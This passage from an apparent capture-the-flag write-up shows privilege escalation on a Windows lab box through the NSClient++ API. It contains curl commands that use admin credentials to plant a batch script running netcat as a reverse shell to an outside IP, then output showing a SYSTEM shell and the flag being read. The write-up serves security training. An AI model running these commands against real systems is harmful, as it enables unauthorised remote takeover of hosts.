$ curl -s -k -u admin:ew2x6SsGTxjRwXOT -X PUT
↪  https://127.0.0.1:9999/api/v1/scripts/ext/scripts/noraj.bat --data-binary "c:\temp\nc.exe
↪  10.10.15.26 8888 -e cmd.exe"
Added noraj as scripts\noraj.bat

$ curl -s -k -u admin:ew2x6SsGTxjRwXOT
↪  https://127.0.0.1:9999/api/v1/queries/noraj/commands/execute\?time\=1m
{"command":"noraj","lines":[{"message":"Command noraj didn't terminate within the timeout
↪  period 60s","perf":{}}],"result":3}
```

And finally got a privileged shell:

```
$ nc -nlp 8888
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
nt authority\system

C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
72c07cb24f21e63a855346edcd0816cb
```